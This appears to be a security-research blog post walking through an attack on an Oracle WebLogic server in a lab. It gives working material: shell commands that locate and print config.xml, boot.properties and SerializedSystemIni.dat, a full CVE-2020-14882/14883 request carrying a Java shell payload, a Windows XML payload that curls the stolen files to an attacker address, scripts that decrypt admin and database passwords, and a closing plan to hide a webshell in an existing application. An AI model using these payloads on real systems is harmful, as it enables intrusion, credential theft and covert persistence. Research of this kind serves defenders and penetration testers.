Configuring, monitoring, deploying and administering WebLogic Server? Sign us up!
By default, if the management API is set to run on a different port. The port is 7001 for HTTP and 7002 for HTTPS. Otherwise, it runs on the same port as the administration console.

In our case, the management API runs on the same port as the administration console. We will access it using https://192.168.32.202:9002/management/. The only difference this time is that we use "management" instead of "console". Let's access it.


Sign in

https://192.168.32.202:9002

Username

Password

Cancel Sign In

Oh no, not again!

Unfortunately for us, we are required to input credentials in order to continue. Even worse, this time there's no clever way or CVE to hack our ways around the login interface. We'll have to take a step back and think of a plan to obtain those credentials.

Extracting the WebLogic's Administrator Encrypted Credentials

WebLogic's encrypted credentials exist in various places on the host. Here, we'll cover the two most common places. The following methods require having RCE on WebLogic Server's host.

config.xml
The first file that stores the encrypted credentials is the server's domain configuration file. This file always exists, but there's a catch.

If the domain operates in development mode, the credentials can be used to log into the administration console. In this case, the node manager's credentials are identical to the WebLogic admin user credentials, with the username stored in clear text and the password encrypted.

The node manager user in WebLogic is an administrative account designed to manage server instances across different machines in a WebLogic domain. The node manager provides functionality that remotely controls lifecycle operations like starting, stopping and restarting servers from a central location. While this user is a nice catch, it is very limited compared to the WebLogic's Administrator user, which has control over every WebLogic functionality. This includes the ability to deploy applications, manage security policies, configure resources and change server settings - actions that go beyond the scope of the node manager's capabilities.

However, if the domain operates in production mode, we can't extract the console's admin user credentials. Instead, the file will contain an automatically generated username and password pair, which won't be of much use to us. They belong to the node manager and can't be used to log into the administration console.


These credentials provide us with access to the node manager, enabling us to manage server statuses such as starting up, shutting down, and monitoring their current state. While the node manager offers a multitude of powerful functionalities, our primary focus is on acquiring the admin user credentials. Therefore, we won't delve deeply into the details of the node manager at this time.

Let's dive into extracting credentials and then we'll explore a way to extract them even if the server is running in production mode.

Since we have RCE on the host, we can use either the RCE, Shell or RemoteXML methods, to obtain the desired information. For demonstration purposes, we'll use the Shell method as it's faster and more reliable. All we need to do is put a bash code for finding and printing config.xml (instead of the "echo pentera" we put in the "cmd" variable earlier).

```
Unset
cat "$(find $(pwd) -name config.xml | grep config/config.xml)
```

When running RCE through WebLogic, the command runs in the server base working directory. So for the first part of the command, we will get something like:



```
/u01/oracle/user_projects/domains/base_domain/config/config.xml
```

And then it will print the file.

In the output, we will find the "node manager" section, which in dev mode looks like:

```
Unset
<node-manager-username>weblogic</node-manager-username>
<node-manager-password-encrypted>{AES}f67tFT/K2+zkbEgPdd7prppVoABRZItznk28qlI7m
+Q=</node-manager-password-encrypted>
```

Now we have the admin console's username and an encrypted password. All that's left is to decrypt the password!

boot.properties
'boot.properties' is a file that is used for automatically starting a WebLogic server without the need to input credentials. It's great for IT administrators since it means less downtime after a crash and no need for human interaction. It's GREAT for attackers, because, well, immediately available credentials!

'boot.properties' will contain both the username and the password in an encrypted manner, whether the server is running in production or development mode. We will extract it just like we extracted 'config.xml'.

```
Unset
cat "$(find $(pwd) -name boot.properties | grep security/boot.properties)"
```

Our output will look like this:

```
Unset
#Tue Dec 20 08:41:22 GMT 2022
password={AES}fsSjvVNNQH0YZL2G8BnS/vbXT12gWmckaLJHaDBIDyI\=
username={AES}TurQJ+U7RKeSH61//Y1YMmYDXqLWP/yffadl7TzaL54\=
```

Now all that's left is to decrypt the credentials!

Decrypting WebLogic's Administrator Credentials

There are quite a few ways to decrypt WebLogic's administrator credentials. We'll cover all of them and then pick the best one for our use case.

WebLogic Server Administration Scripting Shell (WLST)

The first method for extracting credentials is based on the built-in scripting shell that WebLogic provides. However, based on my experience this method is a bit buggy. WLST froze multiple times, was not always recognized by the OS and is very slow. Nevertheless, here is how it's used.

First, we need to set up the domain environment to make sure WLST will work properly. Although not mandatory, setting up the domain environment is recommended to avoid potential issues with WLST.

```
[oracle@7a98ee812efd bin]$ . ./setDomainEnv.sh
```

This script basically sets up environment variables so WebLogic can run properly. We could manually set up the required environment variables without using the entire script, but for this article's purposes we'll use the built-in one.

Java
```
[oracle@7a98ee812efd base_domain]$ java weblogic.WLST
Welcome to WebLogic Server Administration Scripting Shell
Type help() for help on available commands
```

This launches the WLST in an interactive mode. By now, you have probably already figured out that for this method we're going to need an interactive shell on WebLogic Server, which means the attack won't be as automated as we'd like. Let's cover this method anyways.

Here's the full code for extracting the credentials:

Java
```
[oracle@7a98ee812efd bin]$ . ./setDomainEnv.sh
[oracle@7a98ee812efd base_domain]$ java weblogic.WLST
Welcome to WebLogic Server Administration Scripting Shell
Type help() for help on available commands
wls:/offline> from weblogic.security.internal import BootProperties
```

```
wls:/offline>
BootProperties.load("/u01/oracle/user_projects/domains/base_domain/servers/Admi
nServer/security/boot.properties", false)
wls:/offline> prop = BootProperties.getBootProperties()
wls:/offline> print "Username: " + prop.getOneClient()
Username: weblogic
wls:/offline> print "Password: " + prop.getTwoClient()
Password: weblogic1
```

We load 'boot.properties', which contains the encrypted username and password. Then, using a built-in command, we decrypt WebLogic's admin credentials! But we are not quite there yet. We can run WLST non-interactively, but for that we're going to need to provide the encrypted credentials to a Python script. We already extracted either 'config.xml' or 'boot.properties' so we can just take out the encrypted credentials and paste them into the Python script:

Here's the Python script. We'll call it "extract.py":

```
Python
from weblogic.security.internal import *
from weblogic.security.internal.encryption import *
encryptionService = SerializedSystemIni.getEncryptionService(".")
clearOrEncryptService = ClearOrEncryptedService(encryptionService)
user = "{AES}TurQJ+U7RKeSH61//Y1YMmYDXqLWP/yffadl7TzaL54\="
password = "{AES}fsSjvVNNQH0YZL2G8BnS/vbXT12gWmckaLJHaDBIDyI\="
user = user.replace("\\", "")
password = password.replace("\\", "")
print "User: " + clearOrEncryptService.decrypt(user)
print "Password: " + clearOrEncryptService.decrypt(password)
```

Then we run it with WLST and obtain the unencrypted user and password:

```
Java
bash-4.2# . ./setDomainEnv.sh
bash-4.2# java weblogic.WLST /home/decrypt.py

Initializing WebLogic Scripting Tool (WLST) ...

Welcome to WebLogic Server Administration Scripting Shell
```

```
Type help() for help on available commands

User: weblogic
Password: weblogic1
```

We've achieved our goal! Now, let's move on to other methods that are more trustworthy and will operate more reliably in an automated attack.


Offline Decrypting

As the title suggests, we're going to extract all the information we need in order to decrypt the credentials ourselves and in our own machine. Before we dive deeper into this method, let's talk about the most important file in this process - 'SerializedSystemIni.dat'. This file is a binary file containing the key for decrypting any encrypted information stored by WebLogic.

We need to extract 'config.xml', 'boot.properties' and 'SerializedSystemIni first'. For that we need to write a payload that we will execute using CVE-2020-14883 and CVE-2020-14882 chained together (as we explained previously). In order to increase the probability of the payload working properly

Unset
```
echo $(cat "$(find $(pwd) -name config.xml | grep config/config.xml)") "DELIM"
> /tmp/file1 && echo $(od -v -t x1 -An "$(find $(pwd) -name
SerializedSystemIni.dat)" | base64) "DELIM" > /tmp/file2 && echo $(cat "$(find
$(pwd) -name boot.properties | grep security/boot.properties)") > /tmp/file3 &&
sleep 1 && cat /tmp/file1 /tmp/file2 /tmp/file3 && rm /tmp/file1 /tmp/file2
/tmp/file3
```

Here's a screenshot of part of the result received from the server:



```
POST /console/css/%252e%252e%252fconsolejndi.portal HTTP/1.0
cmd: echo $(cat "$(find $(pwd) -name config.xml | grep config/config.xml)") "DELIM" >
/tmp/file1 && echo $(od -v -t x1 -An "$(find $(pwd) -name SerializedSystemIni.dat)" | base64)
 "DELIM" > /tmp/file2 && echo $(cat "$(find $(pwd) -name boot.properties | grep
security/boot.properties)") > /tmp/file3 && sleep 1 && cat /tmp/file1 /tmp/file2 /tmp/file3
&& rm /tmp/file1 /tmp/file2 /tmp/file3
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/114.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 1244


_nfpb=true&_pageLabel=HomePage1&handle=
com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread executeThread =
(weblogic.work.ExecuteThread) Thread.currentThread();
weblogic.work.WorkAdapter adapter = executeThread.getCurrentWork();
java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");
field.setAccessible(true);
Object obj = field.get(adapter);
weblogic.servlet.internal.ServletRequestImpl req =
(weblogic.servlet.internal.ServletRequestImpl)
obj.getClass().getMethod("getServletRequest").invoke(obj);
String cmd = req.getHeader("cmd");
String[] cmds = System.getProperty("os.name").toLowerCase().contains("window") ? new
String[]{"cmd.exe", "/c", cmd} : new String[]{"/bin/sh", "-c", cmd};
if (cmd != null) {String result = new
java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmds).getInputStream()).useDelimiter("\
\A").next();
weblogic.servlet.internal.ServletResponseImpl res =
(weblogic.servlet.internal.ServletResponseImpl)
req.getClass().getMethod("getResponse").invoke(req);
res.getServletOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));
res.getServletOutputStream().flush();
res.getWriter().write("");
}executeThread.interrupt();')
```

```
        <pas:min-numeric-or-special-characters>
         1
        </pas:min-numeric-or-special-characters>

      </sec:password-validator>

    </realm>
     <default-realm>
      myrealm
    </default-realm>
     <credential-encrypted>
      {AES}mV0GfAcGcWbNlFm4r7GEZvG92lVqve58QwchP3keZF15NYjP+g6BSCYv
      fVgAMo9i4Eorp4fPKLCnEO4RVXXSgbxMt1uQDTSrDLplvBN8RTYSvjWYRNqSf
      vz99FQsvT/g
    </credential-encrypted>
     <node-manager-username>
      weblogic
    </node-manager-username>
     <node-manager-password-encrypted>
      {AES}a/i5o9L5kT+29x+dYqCz5wOIYwACExzqdY+KDFMyxXc=
    </node-manager-password-encrypted>

  </security-configuration>
   <server>
     <name>
      AdminServer
    </name>
     <ssl>
       <name>
        AdminServer
      </name>
       <enabled>
        true
      </enabled>

    </ssl>
     <listen-address/>
  </server>
   <embedded-ldap>
     <name>
      base_domain
    </name>
     <credential-encrypted>
      {AES}xnnlowRPnGUtGFfK6FQdjxNxyUKMdhSCFs9FS7t3RLU78apnAGCafvOm
```

When using the XML Method, we also need to send the information back. To do so we chain the following command at the end of the previous one. Remember to remove the rm section as we're replacing it right now:

Unset
```
| curl -X POST -d @- http://mymachineip:8080 && rm /tmp/file1 /tmp/file2
/tmp/file3
```

Here's an example of a working generated XML payload for a Windows host. (We want to show Windows some love too!). This payload will send us all the files required for decrypting WebLogic's administrator credentials.

Unset

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb0" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>cmd</value>
            <value>/c</value>
```

```
            <value>type %cd%\config\config.xml > %TEMP%\hyuoqvwpej &amp; echo
RESULT_DELIMITER >> %TEMP%\hyuoqvwpej</value>
          </list>
        </constructor-arg>
    </bean>
    <bean id="pb1" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>cmd</value>
            <value>/c</value>
            <value>certutil -f -encode %cd%\security\SerializedSystemIni.dat
%TEMP%\royldefdtd &amp; echo RESULT_DELIMITER >> %TEMP%\royldefdtd</value>
          </list>
        </constructor-arg>
    </bean>
    <bean id="pb2" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>cmd</value>
            <value>/c</value>
            <value>for /f %a in ('dir /s /b boot.properties') do type %a >
%TEMP%\egkxzwhipo</value>
          </list>
        </constructor-arg>
    </bean>
    <bean id="pb3" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>cmd</value>
            <value>/c</value>
            <value>ping 127.0.0.1 -n 15 -w 1000 &amp; type %TEMP%\hyuoqvwpej
%TEMP%\royldefdtd %TEMP%\egkxzwhipo 2>nul | curl -X POST -d @-
http://192.168.32.200:58431</value>
          </list>
        </constructor-arg>
    </bean>
    <bean id="pb4" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>cmd</value>
            <value>/c</value>
            <value>ping 127.0.0.1 -n 20 -w 1000 &amp; del %TEMP%\hyuoqvwpej
%TEMP%\royldefdtd %TEMP%\egkxzwhipo</value>
          </list>
        </constructor-arg>
    </bean>
</beans>
```

Notice how the XML is split into beans. Each bean runs in parallel to the other beans. This means that we have no control of their run order. Now the obvious question is, why not aggregate the entire code into one bean section and get it over with? After trial and error, we've figured out that the sum of all the contents in the <value> tags in each bean cannot pass the length of approximately 260 characters.

Let's look at the logical flow of the payload:

1. The first bean (pb0) reads the content of the config.xml file and stores it in a temporary file.
2. The second bean (pb1) encodes the SerializedSystemIni.dat file in base64 format and stores the output in another temporary file.
3. The third bean (pb2) reads the content of the boot.properties file and stores the output in yet another temporary file.
4. After a delay (implemented by the ping command), the fourth bean (pb3) concatenates the content of the three temporary files and sends the result to a specific IP address and port using the curl command.
5. After another delay, the fifth bean (pb4) deletes the three temporary files.

To receive the output, we need an HTTP server ready.

Eventually, we will receive a very large output containing all the data we need in order to decrypt the credentials. We will need to parse the output and split the data back into the corresponding files. This is not covered in this article.

In order to decrypt the data, we'll use a script by gquere: weblogic_password.decrypt.py. Now we can paste the encrypted data, provide the SerializedSystemIni.dat file and config.xml and that's it!

```
Python
python decrypt.py -s {AES}f67tFT/K2+zkbEgPdd7prppVoABRZItznk28qlI7m+Q= -i
SerializedSystemIni.dat -f config.xml
[+] Password:  b'weblogic1'
```


We can do that same for the encrypted username:

```
Python
python decrypt.py -s {AES}TurQJ+U7RKeSH61//Y1YMmYDXqLWP/yffadl7TzaL54\= -i
SerializedSystemIni.dat -f config.xml
[+] Password:  b'weblogic'
```

Now that we finally have the cleartext username and password of the WebLogic's administrator user - we can go back to attacking the management console.

Attacking the Management Console (Take 2)

Now that we have WebLogic's Administrator credentials in our hands, we can move on to accessing the Management Console.



Sign in

https://192.168.32.202:9002

Username weblogic

Password ••••••••••

(drumroll sounds)
And it works! First we are shown a "Not Found" page.



~~https~~://192.168.32.202:9002/management/

Not Found


That's completely normal since we haven't entered any meaningful URL yet. It's time to read their docs: Using the WLS RESTful Management Interface.

We can basically perform **any action supported by WebLogic** once we have access to the management console. But let's focus on two tasks:
1. Gathering database information and, potentially, credentials.
2. Deploying a WebShell for future backdoor usage.

1. Gathering Database Information
Let's look at Search Resources.

When accessing the URL https://192.168.32.202:9002/management/weblogic/latest we are shown all the various APIs we can access from the main page. From reading the "Description" section in the docs, serverConfig sounds very relevant: "Returns a slice of the Administration Server's configuration bean tree (the configuration the Administration Server is running against)."


Let's access .../latest/serverConfig/.



```
"links": [
    {
        "rel": "parent",
        "href": "https:\/\/192.168.32.202:9002\/management\/weblogic\/latest"
    },
    {
        "rel": "self",
        "href": "https:\/\/192.168.32.202:9002\/management\/weblogic\/latest\/serverConfig"
    },
    {
        "rel": "canonical",
        "href": "https:\/\/192.168.32.202:9002\/management\/weblogic\/latest\/serverConfig"
    },
    {
        "rel": "resourceGroups",
        "href": "https:\/\/192.168.32.202:9002\/management\/weblogic\/latest\/serverConfig\/resourceGroups
    },
    {
        "rel": "virtualHosts",
        "href": "https:\/\/192.168.32.202:9002\/management\/weblogic\/latest\/serverConfig\/virtualHosts"
```

The result is another very long list of all the APIs we can access.

One of them is "JDBCSystemResources" which is where databases are configured.
Let's access .../serverConfig/JDBCSystemResources.



```
        {
            "rel": "self",
            "href": "https:\/\/192.168.32.202:9002\/management\/weblogic\/latest\/serverConfig\/JDBCSystemResources\/JDBC%20Data%20Source
        },
        {
            "rel": "canonical",
            "href": "https:\/\/192.168.32.202:9002\/management\/weblogic\/latest\/serverConfig\/JDBCSystemResources\/JDBC%20Data%20Source
        }
    ],
    "identity": [
        "JDBCSystemResources",
        "JDBC Data Source-0"
    ],
    "notes": null,
    "moduleType": null,
    "deploymentPrincipalName": null,
    "descriptorFileName": "jdbc\/JDBC_Data_Source-0-3407-jdbc.xml",
    "name": "JDBC Data Source-0",
    "compatibilityName": null,
    "id": 0,
    "deploymentOrder": 100,
    "dynamicallyCreated": false,
    "type": "JDBCSystemResource",
    "sourcePath": ".\/config\/jdbc\/JDBC_Data_Source-0-3407-jdbc.xml",
    "tags": [],
    "resource": [
        "JDBCSystemResources",
        "JDBC Data Source-0",
        "JDBCResource"
    ],
    "targets": []
```

We are provided with information about the data source. But what immediately catches our attention is a path to what appears to be a configuration file. Since we have unauthenticated RCE, getting the contents of files on the host is very easy for us. Here's the response:

Unset

```
HTTP/1.1 200 OK
Cache-Control: no-cache,no-store,max-age=0
Connection: close
Date: Wed, 26 Jul 2023 14:52:01 GMT
Pragma: No-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Frame-Options: SAMEORIGIN
Set-Cookie:
ADMINCONSOLESESSION=hFKSr3386_fDAEF_YDoRFpL78mkmSNGwzgSa1b_RNSTlqEtIaMPB!146049
0556; path=/console/; HttpOnly

<?xml version='1.0' encoding='UTF-8'?>
<jdbc-data-source xmlns="http://xmlns.oracle.com/weblogic/jdbc-data-source"
xmlns:sec="http://xmlns.oracle.com/weblogic/security"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:wls="http://xmlns.oracle.com/weblogic/security/wls"
xsi:schemaLocation="http://xmlns.oracle.com/weblogic/jdbc-data-source
http://xmlns.oracle.com/weblogic/jdbc-data-source/1.0/jdbc-data-source.xsd">
  <name>JDBC Data Source-0</name>
  <datasource-type>GENERIC</datasource-type>
  <jdbc-driver-params>
    <url>jdbc:postgresql://172.17.0.7:5432/test-db</url>
    <driver-name>org.postgresql.Driver</driver-name>
    <properties>
      <property>
        <name>user</name>
        <value>root</value>
      </property>
    </properties>

<password-encrypted>{AES}MaYy4uP87NPBfD9HT9Z34RiCEXHRbg5w2x6yVXuvUEQ=</password
-encrypted>
  </jdbc-driver-params>
  <jdbc-connection-pool-params>
    <test-table-name>SQL SELECT 1</test-table-name>
  </jdbc-connection-pool-params>
  <jdbc-data-source-params>
    <global-transactions-protocol>OnePhaseCommit</global-transactions-protocol>
  </jdbc-data-source-params>
</jdbc-data-source>
```

And would you look at that, we have the database's IP, port, type, database name and the encrypted password!

We already have everything we need in order to decrypt passwords. Now, let's run our script again:

```
Python
python decrypt.py -s {AES}MaYy4uP87NPBfD9HT9Z34RiCEXHRbg5w2x6yVXuvUEQ= -i
SerializedSystemIni.dat -f config.xml
[+] Password:  b'D@tabase123!'
```


And just like that we have a database with all the necessary information for attacking it.

Time to move on to the next task.

2. Deploying a WebShell
And we're finally back to WebLogic's original purpose - hosting applications. All applications hosted on WebLogic share the same OS. They are not separated into different run environments, which means that successfully attacking one of the applications grants you access to WebLogic's OS, which grants you access to all the other applications. So leaving a backdoor using an application is as good as having the host's user credentials in hand.

We can upload a brand new application, but it will probably be spotted by the IT or the cyber department very quickly. Therefore, we'll take a more stealthy approach. Instead of uploading a new application, we'll find an existing one, download it, modify it with malicious code and reupload it.

